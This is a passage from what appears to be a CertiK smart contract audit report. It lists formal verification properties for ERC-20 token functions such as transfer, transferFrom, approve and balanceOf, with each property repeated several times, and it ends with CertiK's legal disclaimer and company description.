erc20-transfer-succeed-normal

All invocations of the form `transfer(recipient, amount)` must succeed and return `true` if

- the `recipient` address is not the zero address,
- `amount` does not exceed the balance of address `msg.sender` ,
- transferring `amount` to the `recipient` address does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transfer-succeed-normal

All invocations of the form `transfer(recipient, amount)` must succeed and return `true` if

- the `recipient` address is not the zero address,
- `amount` does not exceed the balance of address `msg.sender` ,
- transferring `amount` to the `recipient` address does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transfer-succeed-self

All self-transfers, i.e. invocations of the form `transfer(recipient, amount)` where the `recipient` address equals the address in `msg.sender` must succeed and return `true` if

- the value in `amount` does not exceed the balance of `msg.sender` and
- the supplied gas suffices to complete the call.

erc20-transfer-succeed-self

All self-transfers, i.e. invocations of the form `transfer(recipient, amount)` where the `recipient` address equals the address in `msg.sender` must succeed and return `true` if

- the value in `amount` does not exceed the balance of `msg.sender` and
- the supplied gas suffices to complete the call.

erc20-transfer-succeed-self

All self-transfers, i.e. invocations of the form `transfer(recipient, amount)` where the `recipient` address equals the address in `msg.sender` must succeed and return `true` if

- the value in `amount` does not exceed the balance of `msg.sender` and
- the supplied gas suffices to complete the call.

erc20-transfer-succeed-self

All self-transfers, i.e. invocations of the form `transfer(recipient, amount)` where the `recipient` address equals the address in `msg.sender` must succeed and return `true` if

- the value in `amount` does not exceed the balance of `msg.sender` and
- the supplied gas suffices to complete the call.

erc20-transfer-succeed-self

All self-transfers, i.e. invocations of the form `transfer(recipient, amount)` where the `recipient` address equals the address in `msg.sender` must succeed and return `true` if

- the value in `amount` does not exceed the balance of `msg.sender` and
- the supplied gas suffices to complete the call.

Properties related to function `transferFrom`

erc20-transferfrom-change-state

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` may only modify the following state variables:

- The balance entry for the address in `dest` ,
- The balance entry for the address in `from` ,
- The allowance for the address in `msg.sender` for the address in `from` .

erc20-transferfrom-change-state

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` may only modify the following state variables:

- The balance entry for the address in `dest` ,
- The balance entry for the address in `from` ,
- The allowance for the address in `msg.sender` for the address in `from` .

erc20-transferfrom-change-state

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` may only modify the following state variables:

- The balance entry for the address in `dest` ,
- The balance entry for the address in `from` ,
- The allowance for the address in `msg.sender` for the address in `from` .

erc20-transferfrom-change-state

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` may only modify the following state variables:

- The balance entry for the address in `dest` ,
- The balance entry for the address in `from` ,
- The allowance for the address in `msg.sender` for the address in `from` .

erc20-transferfrom-change-state

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` may only modify the following state variables:

- The balance entry for the address in `dest` ,
- The balance entry for the address in `from` ,
- The allowance for the address in `msg.sender` for the address in `from` .

erc20-transferfrom-correct-allowance

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` must decrease the allowance for address `msg.sender` over address `from` by the value in `amount` .

erc20-transferfrom-correct-allowance

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` must decrease the allowance for address `msg.sender` over address `from` by the value in `amount` .

erc20-transferfrom-correct-allowance

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` must decrease the allowance for address `msg.sender` over address `from` by the value in `amount` .

erc20-transferfrom-correct-allowance

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` must decrease the allowance for address `msg.sender` over address `from` by the value in `amount` .

erc20-transferfrom-correct-allowance

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` must decrease the allowance for address `msg.sender` over address `from` by the value in `amount` .

erc20-transferfrom-correct-amount

All invocations of `transferFrom(from, dest, amount)` that succeed and that return `true` subtract the value in `amount` from the balance of address `from` and add the same value to the balance of address `dest` .

erc20-transferfrom-correct-amount

All invocations of `transferFrom(from, dest, amount)` that succeed and that return `true` subtract the value in `amount` from the balance of address `from` and add the same value to the balance of address `dest` .

erc20-transferfrom-correct-amount

All invocations of `transferFrom(from, dest, amount)` that succeed and that return `true` subtract the value in `amount` from the balance of address `from` and add the same value to the balance of address `dest` .

erc20-transferfrom-correct-amount

All invocations of `transferFrom(from, dest, amount)` that succeed and that return `true` subtract the value in `amount` from the balance of address `from` and add the same value to the balance of address `dest` .

erc20-transferfrom-correct-amount

All invocations of `transferFrom(from, dest, amount)` that succeed and that return `true` subtract the value in `amount` from the balance of address `from` and add the same value to the balance of address `dest` .

erc20-transferfrom-correct-amount-self

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` and where the address in `from` equals the address in `dest` (i.e. self-transfers) do not change the balance entry of the `from` address (which equals `dest`).

erc20-transferfrom-correct-amount-self

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` and where the address in `from` equals the address in `dest` (i.e. self-transfers) do not change the balance entry of the `from` address (which equals `dest`).

erc20-transferfrom-correct-amount-self

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` and where the address in `from` equals the address in `dest` (i.e. self-transfers) do not change the balance entry of the `from` address (which equals `dest`).

erc20-transferfrom-correct-amount-self

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` and where the address in `from` equals the address in `dest` (i.e. self-transfers) do not change the balance entry of the `from` address (which equals `dest`).

erc20-transferfrom-correct-amount-self

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` and where the address in `from` equals the address in `dest` (i.e. self-transfers) do not change the balance entry of the `from` address (which equals `dest`).

erc20-transferfrom-fail-exceed-allowance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the allowance of address `msg.sender` must fail.

erc20-transferfrom-fail-exceed-allowance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the allowance of address `msg.sender` must fail.

erc20-transferfrom-fail-exceed-allowance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the allowance of address `msg.sender` must fail.

erc20-transferfrom-fail-exceed-allowance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the allowance of address `msg.sender` must fail.

erc20-transferfrom-fail-exceed-allowance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the allowance of address `msg.sender` must fail.

erc20-transferfrom-fail-exceed-balance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the balance of address `from` must fail.

erc20-transferfrom-fail-exceed-balance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the balance of address `from` must fail.

erc20-transferfrom-fail-exceed-balance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the balance of address `from` must fail.

erc20-transferfrom-fail-exceed-balance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the balance of address `from` must fail.

erc20-transferfrom-fail-exceed-balance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the balance of address `from` must fail.

erc20-transferfrom-fail-recipient-overflow

Any call of `transferFrom(from, dest, amount)` with a value in `amount` whose transfer would cause an overflow of the balance of address `dest` must fail.

erc20-transferfrom-fail-recipient-overflow

Any call of `transferFrom(from, dest, amount)` with a value in `amount` whose transfer would cause an overflow of the balance of address `dest` must fail.

erc20-transferfrom-fail-recipient-overflow

Any call of `transferFrom(from, dest, amount)` with a value in `amount` whose transfer would cause an overflow of the balance of address `dest` must fail.

erc20-transferfrom-fail-recipient-overflow

Any call of `transferFrom(from, dest, amount)` with a value in `amount` whose transfer would cause an overflow of the balance of address `dest` must fail.

erc20-transferfrom-fail-recipient-overflow

Any call of `transferFrom(from, dest, amount)` with a value in `amount` whose transfer would cause an overflow of the balance of address `dest` must fail.

erc20-transferfrom-false

If `transferFrom` returns `false` to signal a failure, it must undo all incurred state changes before returning to the caller.

erc20-transferfrom-false

If `transferFrom` returns `false` to signal a failure, it must undo all incurred state changes before returning to the caller.

erc20-transferfrom-false

If `transferFrom` returns `false` to signal a failure, it must undo all incurred state changes before returning to the caller.

erc20-transferfrom-false

If `transferFrom` returns `false` to signal a failure, it must undo all incurred state changes before returning to the caller.

erc20-transferfrom-false

If `transferFrom` returns `false` to signal a failure, it must undo all incurred state changes before returning to the caller.

erc20-transferfrom-never-return-false

The `transferFrom` function must never return `false` .

erc20-transferfrom-never-return-false

The `transferFrom` function must never return `false` .

erc20-transferfrom-never-return-false

The `transferFrom` function must never return `false`.

erc20-transferfrom-never-return-false

The `transferFrom` function must never return `false`.

erc20-transferfrom-never-return-false

The `transferFrom` function must never return `false`.

erc20-transferfrom-revert-from-zero

All calls of the form `transferFrom(from, dest, amount)` where the `from` address is zero, must fail.

erc20-transferfrom-revert-from-zero

All calls of the form `transferFrom(from, dest, amount)` where the `from` address is zero, must fail.

erc20-transferfrom-revert-from-zero

All calls of the form `transferFrom(from, dest, amount)` where the `from` address is zero, must fail.

erc20-transferfrom-revert-from-zero

All calls of the form `transferFrom(from, dest, amount)` where the `from` address is zero, must fail.

erc20-transferfrom-revert-from-zero

All calls of the form `transferFrom(from, dest, amount)` where the `from` address is zero, must fail.

erc20-transferfrom-revert-to-zero

All calls of the form `transferFrom(from, dest, amount)` where the `dest` address is zero, must fail.

erc20-transferfrom-revert-to-zero

All calls of the form `transferFrom(from, dest, amount)` where the `dest` address is zero, must fail.

erc20-transferfrom-revert-to-zero

All calls of the form `transferFrom(from, dest, amount)` where the `dest` address is zero, must fail.

erc20-transferfrom-revert-to-zero

All calls of the form `transferFrom(from, dest, amount)` where the `dest` address is zero, must fail.

erc20-transferfrom-revert-to-zero

All calls of the form `transferFrom(from, dest, amount)` where the `dest` address is zero, must fail.

erc20-transferfrom-succeed-normal

All invocations of `transferFrom(from, dest, amount)` must succeed and return `true` if

- the value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` ,
- transferring a value of `amount` to the address in `dest` does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-normal

All invocations of `transferFrom(from, dest, amount)` must succeed and return `true` if

- the value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` ,
- transferring a value of `amount` to the address in `dest` does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-normal

All invocations of `transferFrom(from, dest, amount)` must succeed and return `true` if

- the value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` ,
- transferring a value of `amount` to the address in `dest` does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-normal

All invocations of `transferFrom(from, dest, amount)` must succeed and return `true` if

- the value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` ,
- transferring a value of `amount` to the address in `dest` does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-normal

All invocations of `transferFrom(from, dest, amount)` must succeed and return `true` if

- the value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` ,
- transferring a value of `amount` to the address in `dest` does not lead to an overflow of the recipient's balance, and

- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-self

All invocations of `transferFrom(from, dest, amount)` where the `dest` address equals the `from` address (i.e. self-transfers) must succeed and return `true` if:

- The value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` , and
- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-self

All invocations of `transferFrom(from, dest, amount)` where the `dest` address equals the `from` address (i.e. self-transfers) must succeed and return `true` if:

- The value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` , and
- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-self

All invocations of `transferFrom(from, dest, amount)` where the `dest` address equals the `from` address (i.e. self-transfers) must succeed and return `true` if:

- The value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` , and
- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-self

All invocations of `transferFrom(from, dest, amount)` where the `dest` address equals the `from` address (i.e. self-transfers) must succeed and return `true` if:

- The value of `amount` does not exceed the balance of address `from` ,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` , and
- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-self

All invocations of `transferFrom(from, dest, amount)` where the `dest` address equals the `from` address (i.e. self-transfers) must succeed and return `true` if:

- The value of `amount` does not exceed the balance of address `from` ,

- the value of `amount` does not exceed the allowance of `msg.sender` for address `from` , and
- the supplied gas suffices to complete the call.

Properties related to function `totalSupply`

erc20-totalsupply-change-state

The `totalSupply` function in contract CTokenStorage must not change any state variables.

erc20-totalsupply-change-state

The `totalSupply` function in contract CTokenStorage must not change any state variables.

erc20-totalsupply-change-state

The `totalSupply` function in contract CTokenStorage must not change any state variables.

erc20-totalsupply-change-state

The `totalSupply` function in contract CTokenStorage must not change any state variables.

erc20-totalsupply-change-state

The `totalSupply` function in contract CTokenStorage must not change any state variables.

erc20-totalsupply-correct-value

The `totalSupply` function must return the value that is held in the corresponding state variable of contract CTokenStorage.

erc20-totalsupply-correct-value

The `totalSupply` function must return the value that is held in the corresponding state variable of contract CTokenStorage.

erc20-totalsupply-correct-value

The `totalSupply` function must return the value that is held in the corresponding state variable of contract CTokenStorage.

erc20-totalsupply-correct-value

The `totalSupply` function must return the value that is held in the corresponding state variable of contract CTokenStorage.

erc20-totalsupply-correct-value

The `totalSupply` function must return the value that is held in the corresponding state variable of contract CTokenStorage.

erc20-totalsupply-succeed-always

The function `totalSupply` must always succeeds, assuming that its execution does not run out of gas.

erc20-totalsupply-succeed-always

The function `totalSupply` must always succeeds, assuming that its execution does not run out of gas.

erc20-totalsupply-succeed-always

The function `totalSupply` must always succeeds, assuming that its execution does not run out of gas.

erc20-totalsupply-succeed-always

The function `totalSupply` must always succeeds, assuming that its execution does not run out of gas.

erc20-totalsupply-succeed-always

The function `totalSupply` must always succeeds, assuming that its execution does not run out of gas.

Properties related to function `balanceOf`

erc20-balanceof-change-state

Function `balanceOf` must not change any of the contract's state variables.

erc20-balanceof-change-state

Function `balanceOf` must not change any of the contract's state variables.

erc20-balanceof-change-state

Function `balanceOf` must not change any of the contract's state variables.

erc20-balanceof-change-state

Function `balanceOf` must not change any of the contract's state variables.

erc20-balanceof-change-state

Function `balanceOf` must not change any of the contract's state variables.

erc20-balanceof-correct-value

Invocations of `balanceOf(owner)` must return the value that is held in the contract's balance mapping for address `owner` .

erc20-balanceof-correct-value

Invocations of `balanceOf(owner)` must return the value that is held in the contract's balance mapping for address `owner` .

erc20-balanceof-correct-value

Invocations of `balanceOf(owner)` must return the value that is held in the contract's balance mapping for address `owner` .

erc20-balanceof-correct-value

Invocations of `balanceOf(owner)` must return the value that is held in the contract's balance mapping for address `owner` .

erc20-balanceof-correct-value

Invocations of `balanceOf(owner)` must return the value that is held in the contract's balance mapping for address `owner` .

erc20-balanceof-succeed-always

Function `balanceOf` must always succeed if it does not run out of gas.

erc20-balanceof-succeed-always

Function `balanceOf` must always succeed if it does not run out of gas.

erc20-balanceof-succeed-always

Function `balanceOf` must always succeed if it does not run out of gas.

erc20-balanceof-succeed-always

Function `balanceOf` must always succeed if it does not run out of gas.

erc20-balanceof-succeed-always

Function `balanceOf` must always succeed if it does not run out of gas.

Properties related to function `allowance`

erc20-allowance-change-state

Function `allowance` must not change any of the contract's state variables.

erc20-allowance-change-state

Function `allowance` must not change any of the contract's state variables.

erc20-allowance-change-state

Function `allowance` must not change any of the contract's state variables.

erc20-allowance-change-state

Function `allowance` must not change any of the contract's state variables.

erc20-allowance-change-state

Function `allowance` must not change any of the contract's state variables.

erc20-allowance-correct-value

Invocations of `allowance(owner, spender)` must return the allowance that address `spender` has over tokens held by address `owner` .

erc20-allowance-correct-value

Invocations of `allowance(owner, spender)` must return the allowance that address `spender` has over tokens held by address `owner`.

erc20-allowance-correct-value

Invocations of `allowance(owner, spender)` must return the allowance that address `spender` has over tokens held by address `owner`.

erc20-allowance-correct-value

Invocations of `allowance(owner, spender)` must return the allowance that address `spender` has over tokens held by address `owner`.

erc20-allowance-correct-value

Invocations of `allowance(owner, spender)` must return the allowance that address `spender` has over tokens held by address `owner`.

erc20-allowance-succeed-always

Function `allowance` must always succeed, assuming that its execution does not run out of gas.

erc20-allowance-succeed-always

Function `allowance` must always succeed, assuming that its execution does not run out of gas.

erc20-allowance-succeed-always

Function `allowance` must always succeed, assuming that its execution does not run out of gas.

erc20-allowance-succeed-always

Function `allowance` must always succeed, assuming that its execution does not run out of gas.

erc20-allowance-succeed-always

Function `allowance` must always succeed, assuming that its execution does not run out of gas.

Properties related to function `approve`

erc20-approve-change-state

All calls of the form `approve(spender, amount)` must only update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount` and incur no other state changes.

erc20-approve-change-state

All calls of the form `approve(spender, amount)` must only update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount` and incur no other state changes.

erc20-approve-change-state

All calls of the form `approve(spender, amount)` must only update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount` and incur no other state changes.

erc20-approve-change-state

All calls of the form `approve(spender, amount)` must only update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount` and incur no other state changes.

erc20-approve-change-state

All calls of the form `approve(spender, amount)` must only update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount` and incur no other state changes.

erc20-approve-correct-amount

All non-reverting calls of the form `approve(spender, amount)` that return `true` must correctly update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount`.

erc20-approve-correct-amount

All non-reverting calls of the form `approve(spender, amount)` that return `true` must correctly update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount`.

erc20-approve-correct-amount

All non-reverting calls of the form `approve(spender, amount)` that return `true` must correctly update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount`.

erc20-approve-correct-amount

All non-reverting calls of the form `approve(spender, amount)` that return `true` must correctly update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount`.

erc20-approve-correct-amount

All non-reverting calls of the form `approve(spender, amount)` that return `true` must correctly update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount`.

erc20-approve-false

If function `approve` returns `false` to signal a failure, it must undo all state changes that it incurred before returning to the caller.

erc20-approve-false

If function `approve` returns `false` to signal a failure, it must undo all state changes that it incurred before returning to the caller.

erc20-approve-false

If function `approve` returns `false` to signal a failure, it must undo all state changes that it incurred before returning to the caller.

erc20-approve-false

If function `approve` returns `false` to signal a failure, it must undo all state changes that it incurred before returning to the caller.

erc20-approve-false

If function `approve` returns `false` to signal a failure, it must undo all state changes that it incurred before returning to the caller.

erc20-approve-never-return-false

The function `approve` must never returns `false` .

erc20-approve-never-return-false

The function `approve` must never returns `false` .

erc20-approve-never-return-false

The function `approve` must never returns `false` .

erc20-approve-never-return-false

The function `approve` must never returns `false` .

erc20-approve-never-return-false

The function `approve` must never returns `false` .

erc20-approve-revert-zero

All calls of the form `approve(spender, amount)` must fail if the address in `spender` is the zero address.

erc20-approve-revert-zero

All calls of the form `approve(spender, amount)` must fail if the address in `spender` is the zero address.

erc20-approve-revert-zero

All calls of the form `approve(spender, amount)` must fail if the address in `spender` is the zero address.

erc20-approve-revert-zero

All calls of the form `approve(spender, amount)` must fail if the address in `spender` is the zero address.

erc20-approve-revert-zero

All calls of the form `approve(spender, amount)` must fail if the address in `spender` is the zero address.

erc20-approve-succeed-normal

All calls of the form `approve(spender, amount)` must succeed, if

- the address in `spender` is not the zero address and
- the execution does not run out of gas.

erc20-approve-succeed-normal

All calls of the form `approve(spender, amount)` must succeed, if

- the address in `spender` is not the zero address and
- the execution does not run out of gas.

erc20-approve-succeed-normal

All calls of the form `approve(spender, amount)` must succeed, if

- the address in `spender` is not the zero address and
- the execution does not run out of gas.

erc20-approve-succeed-normal

All calls of the form `approve(spender, amount)` must succeed, if

- the address in `spender` is not the zero address and
- the execution does not run out of gas.

erc20-approve-succeed-normal

All calls of the form `approve(spender, amount)` must succeed, if

- the address in `spender` is not the zero address and
- the execution does not run out of gas.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you (“Customer” or the “Company”) in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK’s prior written consent in each instance.

This report is not, nor should be considered, an “endorsement” or “disapproval” of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any “product” or “asset” created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK’s position is that each company and individual are responsible for their own due diligence and continuous security. CertiK’s goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED “AS IS” AND “AS AVAILABLE” AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER’S OR ANY OTHER PERSON’S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.